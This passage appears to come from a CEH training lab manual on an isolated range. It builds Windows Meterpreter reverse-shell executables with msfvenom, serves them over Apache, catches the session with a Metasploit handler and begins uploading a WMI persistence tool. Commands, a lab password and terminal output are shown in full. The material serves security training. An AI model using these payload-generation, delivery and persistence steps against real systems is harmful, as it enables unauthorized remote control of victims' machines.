[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
#cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot]~[-]
#cp /home/attacker/Desktop/wmi.exe /var/www/html/share
[root@parrot]~[-]
#

```

11. Start the Apache server by typing **service apache2 start** and press **Enter**.

Thu Apr 7, 08:44

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~# cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot]~# cp /home/attacker/Desktop/wmi.exe /var/www/html/share
[root@parrot]~# service apache2 start
[root@parrot]~#
```

12. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar also includes "Applications Places System" and "Thu Apr 7, 08:45". The menu bar has "File Edit View Search Terminal Help". The terminal prompt is "[root@parrot]-(~) #msfconsole". Below the prompt, the text "[*] Starting the Metasploit Framework console.../" is displayed. The background of the terminal window features a dark, abstract geometric pattern.

```
[root@parrot]-(~) #msfconsole
[*] Starting the Metasploit Framework console.../
[!] msfconsole - Metasploit Framework Console
[!] Version: 4.6.0-dev-20140407-0-gd2a253c
[!] Author: Rapid7 Inc. <metasploit@rapid7.com>
[!] Home: https://github.com/rapid7/metasploit-framework
[!] Docs: https://docs.rapid7.com/metasploit-framework/
[!] Help: https://docs.rapid7.com/metasploit-framework/help.html
[!] Examples: https://docs.rapid7.com/metasploit-framework/examples.html
[!] License: https://docs.rapid7.com/metasploit-framework/license.html
[!] Report a Bug: https://github.com/rapid7/metasploit-framework/issues
[!] Support: https://www.rapid7.com/support/metasploit-framework

Metasploit
```

13. In Metasploit, type **use exploit/multi/handler** and press **Enter**.

14. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

```
NMMMMMMMMW ,cccccoMMMMMMMWlcccccc;
MMMMMMMMMX ;KMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW. ;KMMMMMMMMMMMMMMMX:
xMMMMMMMMMd ,OMMMMMMMMMMK;
.WMMMMMMMMMC 'OMMMMMMO,
LMMMMMMMMMK. .kMMO'
dMMMMMMMMMMwd '
cWMMMMMMMMMMNNxc'.
,OMMMMMMMMMMMMMWC
;OMMMMMMMMMMMMMMo
README:dNMMMMMMMMMMMo
'oOWMMMMMMMMo
.,cdk00K;
Metasploit
=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion
Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```


15. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

16. Type **set lport 444** and press **Enter** to set lport.


17. Now type **run** in the Metasploit console and press **Enter**.

```
CyberQ
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
cWMMMMMMMMNNxc'.
.OMMMMMMMMMMMMMMMc
;OMMMMMMMMMMMMMMo.
.DNMMMMMMMMMMMMo
`oOWMMMMMMMMo
attacker's Home >,cdk00K;
Metasploit
=[ metasploit v6.1.9-dev
+ -[ 2169 exploits - 1149 auxiliary - 398 post
+ - -=[ 592 payloads - 45 encoders - 10 nops
+ - -=[ 9 evasion
Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
msfconsole - Parrot Terminal
```

18. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine. Click **Ctrl+Alt+Del**. By default **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



19. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.



20. Click on **Payload.exe** and **wmi.exe** to download the files.

Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
Exploit.exe	2022-04-07 06:38	72K	
Payload.exe	2022-04-07 08:43	72K	
wmi.exe	2022-04-07 08:44	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

21. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appears click on **Save File**.

Note: Save the downloaded files in the **Downloads** folder.

Index of /share

Name	Last modified	Size	Description
Parent Directory			
Exploit.exe	2022-04-07 06:38	72K	
Payload.exe	2022-04-07 08:43	72K	
wmi.exe	2022-04-07 08:44	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13

Opening Payload.exe

You have chosen to open:
Payload.exe
which is: exe File (72.1 KB)
from: http://10.10.1.13

Would you like to save this file?

Save File Cancel

5:50 AM 4/7/2022

Index of /share

Name	Last modified	Size	Description
Parent Directory			
Exploit.exe	2022-04-07 06:38	72K	
Payload.exe	2022-04-07 08:43	72K	
wmi.exe	2022-04-07 08:44	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13

Opening wmi.exe


You have chosen to open:
wmi.exe
which is: exe File (72.1 KB)
from: http://10.10.1.13

Would you like to save this file?

Save File Cancel

5:52 AM 4/7/2022

22. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.

```

[!] Metasploit
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
meterpreter >

```

24. Type **getuid** and press **Enter** to display current user ID.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot
.,cdk00K;      :+:   :+:
                   :::::::+:
Metasploit

=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter >

```

25. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot
Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
